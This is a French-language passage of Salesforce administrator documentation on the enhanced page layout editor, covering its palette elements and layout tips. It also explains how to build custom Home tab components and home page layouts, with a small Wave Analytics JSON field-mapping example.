Pour personnaliser les présentations de page :
- Personnaliser l'application

Pour afficher les présentations de page :
- "Afficher la configuration"

- Dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, sélectionnez un profil pour connaître l'aspect des pages pour les utilisateurs détenant ce profil. La plupart des colonnes de listes associées n'affiche aucune donnée.
- Si vous utilisez une présentation de page basée sur le fil, cliquez sur **Vue du fil** afin de personnaliser les outils et les composants qui s'affichent lorsque les utilisateurs travaillent dans le fil d'un enregistrement.
- Pour sélectionner les champs à afficher dans la page de détail de l'enregistrement et l'ordre d'affichage, cliquez sur **Modifier la présentation multiligne**.
- La présentation de page miniature définit les détails de survol affichés lorsque vous passez le curseur sur un champ dans la page de détail d'un objet, dans la console de l'agent ou dans la section Éléments récents du menu latéral de Salesforce Classic. Pour personnaliser les champs de la présentation de page miniature, cliquez sur **Présentation de page min.** en haut de la palette.
- Lorsque vous avez terminé de personnaliser la présentation de page, enregistrez-la. Si vous quittez votre présentation de page avant de l'enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation de l'éditeur de présentation de page avancé

Personnalisation des listes associées

Vue d'ensemble des présentations basées sur le fil

Présentations de page

## Éléments d'interface utilisateur de l'éditeur de présentation de page avancé

Cette liste présente les éléments de l'interface utilisateur de l'éditeur de présentation de page avancé ainsi que leur utilisation dans votre présentation de page. Pour ajouter des éléments, faites-les glisser de la palette à la présentation. Les emplacements de destination valides sont affichés en vert. Pour supprimer des éléments, faites-les glisser hors de la présentation et ramenez-les sur la palette.

Conseil: Créez les boutons, liens personnalisés, champs, commandes Custom S-Controls et pages Visualforce appropriés avant de modifier votre présentation de page.

**Actions**

Les actions intelligentes mobiles se présentent sous une action unique dans l'éditeur de présentation de page. Cependant, elles apparaissent dans la barre d'action et dans le menu d'action dans Salesforce1 sous la forme d'actions de création distinctes. Ces actions distinctes permettent aux utilisateurs de créer des enregistrements directement dans la barre d'actions. Les actions de création contenues dans l'ensemble d'actions mobiles intelligentes peuvent varier selon l'objet de la présentation de page.

Remarque: Si vous supprimez une action, elle est automatiquement retirée de toutes les présentations auxquelles elle est attribuée.

**Ressources Wave Analytics**

Vous pouvez ajouter et déplacer un tableau de bord Wave Analytics dans n'importe quelle section de la présentation de page, à l'exception de Cartes mobiles.

Pour un élément tableau de bord Wave Analytics, utilisez le mappage de champs pour mapper les champs de données du tableau de bord avec les champs de l'objet. Ainsi, le tableau de bord affiche uniquement les données correspondant à l'enregistrement visualisé. Vous pouvez spécifier les champs de plusieurs jeux de données. Identifiez chaque jeu de données par son nom système,

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour personnaliser les présentations de page :
- Personnaliser l'application

Pour afficher les présentations de page :
- Afficher la configuration

qui est indiqué dans la page de modification du jeu de données. Identifiez les champs de données par ligne. Pour les valeurs, spécifiez les noms de champ de l'objet Salesforce, ou des valeurs spécifiques. Le mappage de champs JSON respecte le format suivant :

```
{
    "dataset1_system_name": {
        "row_name": ["$field_name"],
        "row_name": ["$field_name"]
    },
    "dataset2_system_name": {
        "row_name": ["$field_name"],
        "row_name": ["$field_name"]
    }
}
```

Par exemple, si le tableau de bord affiche les données d'un jeu de données appelé Service, avec les dimensions Account et Industry, le mappage de champs est défini comme suit :

```
{
    "service": {
        "account": ["$Name"],
        "industry": ["$Industry"]
    }
}
```

**Espaces vides**

Vous pouvez ajouter et déplacer des espaces vides vers n'importe quelle section de la présentation de page, à l'exception de Cartes mobiles. Utilisez des espaces vides pour aligner et distinguer visuellement les éléments sur la page.

Remarque: Si vous utilisez l'éditeur de présentation de page d'origine pour afficher une présentation de page créée dans l'éditeur avancé, l'éditeur d'origine affiche tous les espaces vides que vous avez ajoutés. Vous ne pouvez pas déplacer ni ajouter des espaces vides dans l'éditeur d'origine, mais vous pouvez les supprimer en les faisant glisser vers la case de droite.

Les espaces vides ne sont pas pris en charge dans Lightning Experience.

**Boutons**

Vous pouvez contrôler l'affichage des boutons standard et personnalisés, et l'ordre d'affichage des boutons personnalisés. Vous ne pouvez pas réorganiser l'ordre d'affichage des boutons standard.

Les boutons standard et personnalisés sont disponibles sous la forme d'actions dans Salesforce1 et Lightning Experience.

**Applications de la zone de dessin**

Pour afficher la catégorie Applications de zone de dessin dans la palette, lors de la création de l'application de zone de dessin dans Salesforce, définissez son emplacement sur une page Visualforce.

- Si vous ajoutez une application de zone de dessin à une autre section que Cartes mobiles, elle s'affiche dans la présentation de page du site complet de Salesforce ou dans la page de détail de l'enregistrement dans Salesforce1.
- Si vous ajoutez une application de zone de dessin à la section Cartes mobiles, elle s'affiche en tant que carte dans la page des informations associées de l'enregistrement de Salesforce1.

**Composants**

Lorsque vous ajoutez un composant à la section Cartes mobiles d'une présentation de page, il s'affiche sous forme de carte dans la page des informations associées de l'enregistrement dans Salesforce1. Les composants sont pris en charge uniquement dans la section Cartes mobiles d'une présentation de page et ils s'affichent uniquement dans Salesforce1.

Dans les organisations créées après la version Spring '14, le composant Twitter est ajouté par défaut à la section Cartes mobiles des présentations de page des objets qui prennent en charge Twitter.

Remarque: Pour pouvoir ajouter le composant Twitter à une présentation de page, les Comptes et contacts sociaux doivent être activés pour votre organisation.

La carte Twitter qui vous voyez sur les pages d'enregistrement de compte, contact et piste dans Lightning Experience n'est pas la même que le composant Twitter disponible en tant que carte mobile dans l'éditeur de présentation de page. La carte Twitter dans Lightning Experience est un composant Lightning. Des comptes sociaux et des contacts doivent être activés pour qu'elle apparaisse.

**Références étendues**

La catégorie Références étendues de l'éditeur de présentation de page avancé contient des champs avec des relations de référence. Lorsqu'ils sont ajoutés à la section Cartes mobiles de la présentation, ces champs s'affichent sous forme de cartes de référence associées dans la page des informations associées d'un enregistrement dans Salesforce1. Une présentation de page peut compter jusqu'à 20 références étendues.

La catégorie Références étendues inclut uniquement des champs avec des relations de référence aux objets qui prennent en charge les présentations compactes.

Les recherches étendues ne sont pas prises en charge dans Lightning Experience.

**Champs**

Une champ peut afficher une ou plusieurs des icônes suivantes :

- : le champ doit contenir une valeur pour sauvegarder l'enregistrement, mais il n'est pas requis dans la présentation de page elle-même.
- : le champ doit être inclus dans la présentation de page, car un administrateur l'a configuré comme universellement requis ou Salesforce requiert automatiquement ce champ. Même si vous ne pouvez pas supprimer ce type de champ, vous pouvez le déplacer vers divers emplacements.
- : le champ est un champ de contrôle.
- : le champ est un champ dépendant.
- : le champ est en lecture seule.

Pour définir les champs requis et en lecture seule, sélectionnez un ou plusieurs champs, puis cliquez sur l'icône de clé à molette ( ) du ou d'un champ sélectionné.

- Vous ne pouvez pas modifier les propriétés de certains champs standard. Les champs personnalisés peuvent être modifiés uniquement s'ils ne correspondent pas à de champs universellement requis.
- Les administrateurs et utilisateurs disposant de l'autorisation “Modifier les champs en lecture seule” peuvent modifier les champs en lecture seule.
- Si vous définissez un champ de liste de sélection en lecture seule, tous les nouveaux enregistrements contiennent la valeur par défaut de cette liste de sélection.
- Les champs de numérotation automatique sont toujours en lecture seule.
- Si vous marquez le champ d'opportunité `Probabilité` en lecture seule, la valeur `Probabilité` est toujours mise à jour lorsqu'un utilisateur modifie la valeur `Étape` d'une opportunité.

Lorsque vous travaillez dans des champs :

- Dans Personal Edition, Contact Manager Edition et Group Edition, les présentations de page contrôlent les utilisateurs de champs qui ont accès aux listes associées, aux vues de liste, aux rapports, à Connect Offline, aux modèles d'e-mail et de publipostage, aux liens personnalisés ainsi qu'à la synchronisation des données. Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, la sécurité au niveau du champ contrôle cet accès. Si les paramètres de sécurité au niveau du champ sont plus restrictifs que ceux de la présentation de page, ils remplacent les propriétés de champ que vous avez définies dans la présentation de page.

- Les utilisateurs peuvent importer des valeurs dans un champ uniquement s'ils ont un accès en lecture et en modification. L'accès aux champs est déterminé par les autorisations utilisateur, les attributions de présentation de page et les paramètres de sécurité au niveau des champs.

**Listes associées**

Une présentation de page peut avoir jusqu'à 100 listes associées. Vous pouvez placer les listes associées en bas de la présentation de page. Pour déplacer une liste associée dans la présentation de page, faites glisser la poignée située au-dessus de la liste associée.

Pour personnaliser une liste associée, double-cliquez sur la poignée de la liste associée ou cliquez sur l'icône de clé à molette ( ) dans la poignée. Utilisez les propriétés de listes associées pour :

- Spécifier les champs qui s'affichent en tant que colonnes dans la liste associée, leur ordre d'affichage ainsi que l'ordre de tri des enregistrements dans la liste associée. Dans Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition, vous pouvez également appliquer les informations de la colonne à d'autres présentations de page pour le même type d'objet.
- Spécifier les boutons standard et personnalisés qui s'affichent dans la liste associée.

Lors de l'utilisation de listes associées dans les présentations de page, notez les points suivants :

- Le bouton **Afficher tout** affiche jusqu'à 2000 éléments seulement dans une liste associée.
- Certaines listes associées ne peuvent pas être personnalisées, car elles sont associées à des données qu'elles ne stockent pas. Salesforce indique les listes associées qui ne sont pas personnalisables dans la présentation de page.
- Vous ne pouvez pas ajouter de listes associées aux présentations de page pour l'objet utilisateur.
- En outre, vous pouvez activer des liens survolés des listes associées de votre organisation afin d'inclure un lien vers chaque liste associée en haut des pages de détail des enregistrements. Les utilisateurs peuvent survoler un lien survolé de liste associée pour afficher la liste associée correspondante dans un plan interactif qui leur permet de visualiser et de gérer rapidement les éléments de la liste associée. Les utilisateurs peuvent également cliquer sur un lien survolé de liste associée pour accéder directement au contenu de celle-ci sans faire défiler la page.
- Dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, les utilisateurs individuels peuvent personnaliser l'affichage des listes associées pour leur usage personnel. Les administrateurs peuvent remplacer ces personnalisations utilisateur et appliquer la configuration de liste associée dans la présentation de page de tous les utilisateurs, même s'ils ont déjà personnalisé leur affichage. Pour remplacer les personnalisations de liste associée des utilisateurs, cliquez sur **Oui** dans la fenêtre contextuelle Remplacer les listes associées personnalisées des utilisateurs, qui s'affiche lors de l'enregistrement d'une présentation de page si vous avez déplacé ou ajouté une liste associée.
- Les listes associées s'affichent dans la page des informations associées de l'enregistrement dans Salesforce1.

**Commandes Custom S-Control**

Une présentation de page peut avoir jusqu'à 20 commandes s-controls.

Pour modifier les propriétés d'une commande s-control, double-cliquez dessus ou cliquez sur son icône de clé à molette ( ), puis définissez les attributs suivants :

- L'option `Largeur` définit la taille horizontale en pixels ou sous la forme d'un pourcentage.
- L'option `Hauteur` définit la taille verticale en pixels.
- L'option `Afficher les barres de défilement` détermine si le cadre iFrame dans lequel la commande S-Control s'affiche contient des barres de défilement, si nécessaire.
- L'option `Afficher l'étiquette` détermine si la présentation de page comprend l'`étiquette` de la commande Custom S-Control. Supprimez l'étiquette pour afficher la commande s-control dans une zone plus large.

Les s-controls ne sont pas pris en charge dans Lightning Experience.

**Sections**

Vous pouvez ajouter ou déplacer des sections n'importe où au-dessus des listes associées dans la présentation de page. Les sections que vous ajoutez peuvent contenir des champs, des commandes s-control et des espaces vides. En outre, chaque présentation de

page comporte une section par défaut qui ne peut contenir que des liens personnalisés et des espaces vides. Vous pouvez modifier l'emplacement de la section des liens personnalisés, mais vous ne pouvez pas la supprimer de la page.

L'élément de l'interface utilisateur Section est la deuxième option dans la palette lorsque vous sélectionnez la catégorie Champs ou Commandes Custom S-Control dans la palette.

Pour modifier les attributs d'une section, double-cliquez sur la section ou sélectionnez son icône de clé à molette ( ). Vous pouvez :

- Saisissez le nom de la section. Les noms de certaines sections de page standard ne peuvent pas être modifiés.
- Spécifier si la section comporte une ou deux colonnes.
- Spécifiez l'ordre dans lequel les utilisateurs peuvent parcourir les éléments de cette section.
- Spécifier si le nom de la section s'affiche dans les pages de détail et de modification.

**Balises**

Si les balises sont activées dans votre organisation, cliquez sur **Propriétés de présentation** et cochez les cases en regard des balises personnelles et publiques à inclure dans la section de l'en-tête de la présentation de page. Les utilisateurs ne peuvent pas baliser un enregistrement si la section de l'en-tête ne comporte ni balises personnelles ni balises publiques. En outre, le positionnement des balises personnelles et publiques dans l'en-tête ne peut être modifié.

Les balises ne sont pas prises en charge dans Lightning Experience.

**Pages Visualforce**

Les pages Visualforce peuvent être ajoutées à n'importe quelle section sur la présentation de page à l'exception des sections réservées aux liens personnalisés et aux listes associées. Une présentation de page peut avoir jusqu'à 20 pages Visualforce.

Vous pouvez ajouter une page Visualforce à une présentation de page uniquement si le contrôleur standard de la page Visualforce est défini sur l'objet pour lequel vous créez la présentation de page. Si aucune page Visualforce ne comporte de contrôleur standard défini sur cet objet, la catégorie Pages Visualforce ne s'affiche pas dans la palette.

Seules les pages Visualforce dont la case `Disponible pour les applications mobiles Salesforce et les Pages Lightning` est sélectionnée sont affichées dans Salesforce1.

Dans la palette, les pages Visualforce activées pour le mobile s'affichent sous forme d'éléments dont la couleur est légèrement différente de celle des pages équivalentes non activées pour le mobile. Le survol d'un élément de page Visualforce dans la palette indique si la page Salesforce est activée pour le mobile ou non.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation de l'éditeur de présentation de page avancé

Personnalisation des présentations de page à l'aide de l'éditeur avancé

## Considérations relatives à l'utilisation de l'éditeur de présentation de page avancé

- Les éléments déjà présents dans la présentation de page figurent encore dans la palette, mais ils sont inactifs. Lorsque vous cliquez sur un élément inactif de la palette, Salesforce sélectionne l'élément dans la présentation de page.
- La suppression d'un champ d'une présentation de page n'entraîne pas sa suppression de la présentation compacte de l'objet. Les deux types de présentation sont indépendants.
- Si l'éditeur de présentation de page avancé est activé, les utilisateurs peuvent cliquer sur le nom de la présentation de page afin d'accéder aux détails correspondants. L'éditeur de présentation de page avancé ne dispose pas de page de détail, car les fonctionnalités de la page de détail sont toujours disponibles dans l'éditeur avancé. Salesforce affiche une version en lecture seule de l'éditeur de présentation de page avancé pour les utilisateurs disposant de l'autorisation « Afficher la configuration ».

  Remarque: La vue en lecture seule de la présentation de page n'affiche ni les types de champ ni les longueurs dans les informations de survol.

- Les catégories Liens personnalisés, Commandes Custom S-Controls et Pages Visualforce s'affichent dans la palette uniquement si vous avez défini ces types d'éléments dans l'objet pour lequel vous définissez une présentation de page. Lors de la création de liens personnalisés pour un objet, vous l'ajoutez à la section Liens personnalisés de la présentation de page de l'objet. Dans les organisations Salesforce non anglaises, le titre de la section « Custom Links » (Liens personnalisés) n'est pas automatiquement traduit de l'anglais pour les objets Territoire et Modèle de territoire, mais vous pouvez modifier ce titre.
- La catégorie Applications de zone de dessin est affichée dans la palette uniquement si vous définissez au moins une application de dessin avec un emplacement Page Visualforce.
- La catégorie Composants s'affiche dans la palette uniquement si les composants disponibles sont pris en charge par l'objet pour lequel vous définissez une présentation de page. Par exemple, le composant Twitter est pris en charge uniquement dans les présentations de page de comptes, de contacts et de pistes.
- Ce tableau repertorie les objets standard contiennent des cases à cocher spécifiques aux présentations de page de cet objet. Pour configurer comment Salesforce affiche les cases à cocher, cliquez sur **Propriétés de présentation** durant la personnalisation de la présentation de page. Activez la case à cocher `Sélectionner par défaut` associée à une case à cocher pour que Salesforce sélectionne automatiquement l'option lorsqu'un utilisateur accède à la page d'édition.

| Objet | Cases à cocher |
| --- | --- |
| Compte | Case `Évaluer ce compte avec les règles du territoire à l'enregistrement` : affiche la case `Évaluer ce compte avec les règles du territoire à l'enregistrement` dans les pages de modification du compte.<br><br>Les règles d'attribution de territoires sont automatiquement exécutées lorsque la case `Sélectionner par défaut` est sélectionnée.<br><br>Si les deux cases `Afficher sur la page de modification` et `Sélectionner par défaut` sont sélectionnées, les utilisateurs peuvent désactiver la case `Évaluer ce compte avec les règles du territoire à l'enregistrement` dans la page de modification du compte, et les règles d'attribution de territoires ne sont pas exécutées. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour personnaliser les présentations de page :
- Personnaliser l'application

Pour afficher les présentations de page :
- Afficher la configuration

| | |
|---|---|
| Requête | – `Case d'attribution de requête` : affiche la case à cocher `Affecter à l'aide de règles d'attribution actives` dans les pages d'édition de requêtes.<br>Les règles d'attribution de requêtes sont automatiquement exécutées lorsque la case `Sélectionner par défaut` est sélectionnée.<br>Si les deux cases `Afficher sur la page de modification` et `Sélectionner par défaut` sont activées, la case d'attribution est sélectionnée par défaut, mais les utilisateurs peuvent la désactiver pour remplacer la règle d'attribution.<br>– `Case de notification d'e-mail` : affiche la case à cocher `Envoyer une notification par e-mail au contact` dans les pages d'édition de requêtes. |
| Clôture de requête | – `Section d'information sur la solution` : affiche la case à cocher de section d'information sur la solution dans les pages d'édition de clôture de requête.<br>– `Notifier le contact` : affiche la case à cocher `Notifier le contact` dans les pages d'édition de clôture de requête. |
| Piste | `Case d'attribution de piste` : affiche la case à cocher `Affecter à l'aide de règles d'attribution actives` dans les pages d'édition de pistes.<br>Les règles d'attribution de pistes sont automatiquement exécutées lorsque la case `Sélectionner par défaut` est sélectionnée.<br>Si les deux cases `Afficher sur la page de modification` et `Sélectionner par défaut` sont activées, la case d'attribution est sélectionnée par défaut, mais les utilisateurs peuvent la désactiver pour remplacer la règle d'attribution. |
| Compte personnel | Case `Évaluer ce compte avec les règles du territoire à l'enregistrement` : affiche la case `Évaluer ce compte avec les règles du territoire à l'enregistrement` dans les pages de modification du compte personnel.<br>Les règles d'attribution de territoires sont automatiquement exécutées lorsque la case `Sélectionner par défaut` est sélectionnée.<br>Si les deux cases `Afficher sur la page de modification` et `Sélectionner par défaut` sont sélectionnées, les utilisateurs peuvent désactiver la case `Évaluer ce compte avec les règles du territoire à l'enregistrement` dans la page de modification du compte, et les règles d'attribution de territoires ne sont pas exécutées. |

| | |
|---|---|
| Tâche | `Case de notification d'e-mail` : affiche la case à cocher `Envoyer une notification par e-mail` dans les pages d'édition de tâches.<br>**Remarque:** La préférence personnelle d'un utilisateur qui applique l'état de la case à cocher en priorité sur le paramètre de l'organisation. |

CONSULTER ÉGALEMENT :

Éléments d'interface utilisateur de l'éditeur de présentation de page avancé

Personnalisation des présentations de page à l'aide de l'éditeur avancé

## Conseils relatifs à la présentation de page

Voici quelques conseils pour organiser et utiliser vos présentations de page.

- Utilisez la sécurité au niveau du champ pour restreindre l'accès des utilisateurs aux champs. Utilisez ensuite les présentations de page pour organiser les pages de détail et de modification dans les onglets. Cela permet de réduire le nombre de présentations de page à gérer. Les paramètres de sécurité au niveau du champ remplacent les paramètres visibles et en lecture seule de la présentation de page s'ils sont plus restrictifs que ceux de la présentation de page.
- Retirez les champs inutiles.
- Limitez le nombre de champs obligatoires.
- Regroupez les champs similaires dans des sections.
- Pensez à l'ordre de tabulation de chaque section.
- Vérifiez vos présentations en modes de lecture et de modification.
- Ajoutez un texte d'aide et de description aux champs personnalisés. Utilisez-les pour expliquer aux utilisateurs les données attendues dans le champ.
- Dans Professional Edition, Enterprise Edition, Performance Edition et Unlimited Edition, utilisez des types d'enregistrement pour fournir des présentations uniques à des enregistrements différents.
- Optimisez les listes associées : ajustez leur ordre général, le tri des enregistrements, et l'affichage des colonnes et des boutons appropriés.
- Si vous souhaitez personnaliser la présentation d'un profil utilisateur dans Salesforce1, créez une présentation ou modifiez une présentation existante dans la section Présentations de page de profil utilisateur.
- Si une recherche dépendante est placée au-dessus de son champ de contrôle dans une présentation de page, rendez son filtre de recherche facultatif ou modifiez la présentation de page. Placer une recherche dépendante requise au-dessus du champ de contrôle dans une présentation de page risque de décontenancer les utilisateurs qui commencent généralement à saisir des données en haut de la page.
- Un processus en arrière-plan met à jour périodiquement les métadonnées associées à des champs personnalisés supprimés. Ce processus affecte les champs `Date de la dernière modification` et `Dernière modification par` dans les présentations de page, les types d'enregistrement et les objets personnalisés.
- Salesforce recommande de créer au maximum 200 présentations de page. Bien qu'il n'existe pas de limite, il peut être difficile de gérer vos présentations de page si vous en avez plus de 200.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les présentations de page sont disponibles avec : **Toutes** les éditions

La création et la suppression de présentations de page sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Considérations relatives à la présentation de page

Gardez ces considérations en tête lorsque vous utilisez des présentations de page dans l'éditeur de présentation de page avancé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les présentations de page sont disponibles avec : **Toutes** les éditions

La création et la suppression de présentations de page est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Présentations de page

- Vous ne pouvez pas renommer une présentation de page si vous utilisez Salesforce Professional Edition.
- Vous pouvez faire glisser jusqu'à 20 commandes s-control, 20 pages Visualforce, 20 références étendues et 100 listes associées dans une présentation de page. Les champs et les liens personnalisés ne sont pas limités. Vous pouvez ajouter un tableau de bord Wave Analytics par présentation de page.

  Remarque: Vous ne pouvez pas placer une page Visualforce plusieurs fois dans une présentation de page.

- Les présentations de page pour l'objet utilisateur comprennent uniquement des champs personnalisés, des liens personnalisés, des commandes s-control et des pages Visualforce. Le balisage, les listes associées, les boutons personnalisés et les personnalisations de champ standard ne sont *pas* inclus dans les présentations de page de l'objet utilisateur. De même, la sécurité au niveau du champ est disponible uniquement pour les champs personnalisés dans l'objet utilisateur. Seules les actions Chatter standard (Publication, Fichier, Lien, Sondage et Remerciements) sont affichées dans la page du profil utilisateur, quelles que soient les actions de la présentation de page Utilisateur.
- Lorsque vous utilisez une présentation de page installée à partir d'une application gérée, vous pouvez modifier certains attributs seulement. Certaines modifications des présentations de page gérées, notamment l'ajout de composants, peuvent fonctionner si les modifications ne sont pas reflétées dans la page de détail de l'enregistrement.
- Les modifications de la présentation de groupes Chatter affectent uniquement l'application Salesforce1. Les modifications apportées à l'éditeur de groupe (actions et présentation) sont reflétées dans le site complet de Salesforce et dans Salesforce1.

### Présentations de page miniatures

- Vous ne pouvez pas sélectionner **Vue de console min.** pour la présentation Requête fermée, la page Consigner une requête ou les présentations de page Afficher des requêtes dans le portail libre-service. Vous ne pouvez pas sélectionner **Vue de console min.** pour des présentations de page d'équipe d'opportunité.
- Les propriétés de champ définies sur la présentation de page déterminent celles de la présentation de page miniature. Par exemple, si un champ est en lecture seule sur la présentation de page, il le sera également sur la présentation de page miniature. Pour modifier les propriétés des champs de la présentation de page miniature, vous devez modifier celles des champs de la présentation de page.
- Vous ne pouvez pas définir de présentations de page miniature pour la présentation Requête fermée, la page Consigner une requête ou les présentations de page Afficher des requêtes dans le portail libre-service. Vous ne pouvez pas définir des présentations de page miniature pour des présentations de page d'équipe d'opportunité.
- Vous pouvez définir des présentations de page miniature pour l'objet utilisateur, mais vous ne pouvez pas ajouter des champs standard ou des listes associées. En outre, une présentation de page miniature personnalisée ne s'affiche pas dans la console Agent.
- Le remplacement des boutons **Modifier** et **Afficher** d'un objet n'affecte pas les boutons **Modifier** et **Afficher** des présentations de page miniatures.
- Les champs signalés par la mention `Toujours affiché` ou `Toujours sur la présentation` dans les présentations de page sont automatiquement ajoutés à la présentation de page miniature et ne peuvent pas être supprimés, sauf s'ils sont supprimés de la présentation de page.

## Personnalisation des présentations de l'onglet page d'accueil

Vous pouvez personnaliser l'onglet Accueil pour inclure des composants, notamment des liens d'un menu latéral, un logo de société, une capture instantanée de tableau de bord ou des composants personnalisés que vous créez. L'instantané d'un tableau de bord regroupe la première ligne des composants de ce tableau. À l'instar des autres onglets, vous pouvez également attribuer des présentations de pages d'accueil différentes aux différents utilisateurs, en fonction de leur profil.

Vous pouvez ajouter des composants au menu latéral ou au panneau principal. Vous pouvez déterminer si les composants personnalisés du menu latéral s'affichent uniquement sous l'onglet Accueil ou dans toutes les pages Salesforce.

Pour commencer à personnaliser la présentation des pages d'accueil, reportez-vous aux rubriques suivantes :

- Création de composants de page d'accueil personnalisés à la page 4666
- Conception de présentations de page d'accueil à la page 4668
- Attribution des présentations de page de l'onglet Accueil à des profils à la page 4669

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher la présentation des pages d'accueil :
- Personnaliser l'application

Pour créer ou modifier la présentation des pages d'accueil :
- Personnaliser l'application

## Création de composants de page d'accueil personnalisés

Utilisez des composants personnalisés afin de configurer la page d'accueil de Salesforce Classic pour vos utilisateurs. Ajoutez des balises HTML, des images, des liens et davantage pour optimiser la productivité de vos utilisateurs.

Avant de commencer :

- Si vous créez des composants de lien personnalisés, définissez d'abord les liens personnalisés de votre onglet Accueil. Reportez-vous à Boutons et liens personnalisés à la page 5645.
- Si vous créez un composant d'image, commencez par charger l'image sous l'onglet Documents.
- Si vous créez un composant Zone Visualforce, commencez par créer votre page Visualforce.

1. Dans Configuration, saisissez *`Composants de la page d'accueil`* dans la case `Recherche rapide`, puis sélectionnez **Composants de la page d'accueil**.
2. Cliquez sur **Nouveau**.
3. Saisissez le nom du composant. Pour des liens personnalisés, ce nom est affiché dans l'en-tête de la section du menu latéral de l'onglet Accueil.
4. Choisissez le type de composant.
5. Cliquez sur **Next**, puis suivez une ou plusieurs étapes ci-dessous.
   - Pour des liens, sélectionnez les liens personnalisés appropriés, puis cliquez sur **Ajouter**.
   - Pour des images, cliquez sur **Insérer une image**, sélectionnez le dossier de document, puis le fichier image. Pour permettre aux utilisateurs d'afficher l'image, le fichier de l'image doit être stocké dans un dossier public et la case `Accessible en externe` doit être cochée dans les propriétés du document.

     Conseil: Pour optimiser les performances, choisissez des images d'une taille inférieure à 20 Ko.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des présentations de page d'accueil :
- Personnaliser l'application

- Pour un composant Zone HTML, sélectionnez l'emplacement d'affichage (dans la colonne large ou étroite), puis saisissez votre contenu dans la case qui suit.

  Remarque: Les composants de page d'accueil de zone HTML ne prennent pas en charge JavaScript, CSS, les iframes et d'autres balisages avancés. Pour insérer un code JavaScript ou d'autres éléments HTML avancés dans votre composant de page d'accueil, nous recommandons d'utiliser à la place un composant Zone Visualforce.

- Pour le composant Zone Visualforce, sélectionnez l'emplacement d'affichage (dans la colonne large ou étroite), puis sélectionnez la page Visualforce et attribuez une hauteur.

6. Cliquez sur **Enregistrer**.

Une fois le composant de page d'accueil créé, vous devez l'ajouter à une présentation de page d'accueil. Reportez-vous à Conception des présentations de page d'accueil à la page 4668.

Remarque: Les composants de la colonne étroite sont affichés dans le menu latéral. Ils ne sont pas affichés dans le menu latéral des autres pages de Salesforce, sauf si vous le spécifiez dans les paramètres de l'interface utilisateur ou si vous attribuez l'autorisation « Afficher le menu latéral personnalisé sur toutes les pages ».

CONSULTER ÉGALEMENT :

Composants de page d'accueil Zone Visualforce
Considérations et conseils relatifs aux composants de page d'accueil

## Composants de page d'accueil Zone Visualforce

Utilisez des composants de page accueil Zone Visualforce pour ajouter un contenu dynamique à votre page d'accueil. Vous pouvez par exemple insérer un contenu à partir d'applications partenaires, afficher des graphiques associés à l'API REST Rapports et tableaux de bord ou ajouter une application de zone de dessin à la page d'accueil.

La page Visualforce que vous choisissez pour le composant peut utiliser un contrôleur standard ou personnalisé. Vous pouvez inclure un code JavaScript dans votre page Visualforce, mais comme le composant est rendu dans un iframe dans la présentation de page d'accueil, JavaScript ne peut pas interagir avec la page qui contient le composant.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

### Exemple d'utilisation

Si votre composant de page d'accueil Zone Visualforce est affiché dans le menu latéral, vous pouvez obtenir dynamiquement l'ID de l'enregistrement et l'URL principale de la page qui affiche le composant à l'aide de la variable globale `$CurrentPage` dans votre balisage Visualforce.

La variable globale `$CurrentPage` permet d'accéder aux paramètres de la chaîne de requête de la page en spécifiant l'attribut `parameters`, après lequel vous pouvez accéder à chaque paramètre individuel :

```
$CurrentPage.parameters.parameter_name
```

Les paramètres de l'ID d'enregistrement et de l'URL de la page principale sont respectivement `id` et `sfdcIFrameOrigin`. Pour plus d'informations, reportez-vous à « Getting Query String Parameters » dans le guide *Visualforce Developer's Guide*.

## Conception de présentations de page d'accueil

Après avoir créé les composants à afficher sous l'onglet Accueil, concevez vos présentations de page d'accueil. Vous pouvez concevoir des présentations basées sur les besoins uniques de votre organisation et des utilisateurs.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher la présentation des pages d'accueil :
- "Afficher la configuration"

Pour créer ou modifier la présentation des pages d'accueil :
- Personnaliser l'application

1. Dans Configuration, saisissez *Présentations de page d'accueil* dans la case Recherche rapide, puis sélectionnez **Présentations de page d'accueil**.
2. Cliquez pour modifier une présentation existante ou pour en créer une. Vous pouvez également sélectionner une présentation que vous souhaitez copier, puis cliquez sur **Cloner**.
3. Si vous créez une présentation, nommez-la, puis cliquez sur **Enregistrer**.
4. Sélectionnez les composants à afficher dans la présentation.
   - Pour ajouter le composant Rechercher des articles, sélectionnez **Recherche d'article**. Ce composant est disponible uniquement pour les utilisateurs de Salesforce Knowledge.
   - Pour ajouter le composant Portail client, sélectionnez **Bienvenue dans le portail client**. Si la page Visualforce de site Mon profil est activée, ce composant contient un message de bienvenue personnalisé et un lien vers le profil de l'utilisateur du portail. La page Mon profil permet aux utilisateurs connectés à votre site Force.com ou à votre Portail client, à partir des sites Force.com, de mettre à jour leurs propres informations de contact. Lorsqu'ils modifient cette page, l'utilisateur du portail et les enregistrements de contact correspondants sont mis à jour.
   - Pour permettre aux utilisateurs de reprendre les interviews de flux qu'ils ont interrompues, sélectionnez **Interviews de flux interrompues**. Ce composant affiche uniquement les interviews de flux interrompues par l'utilisateur.
5. Cliquez sur **Suivant**.
6. Personnalisez l'ordre d'affichage des composants étroits et larges. Pour déplacer un composant, sélectionnez-le et utilisez les flèches.
7. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

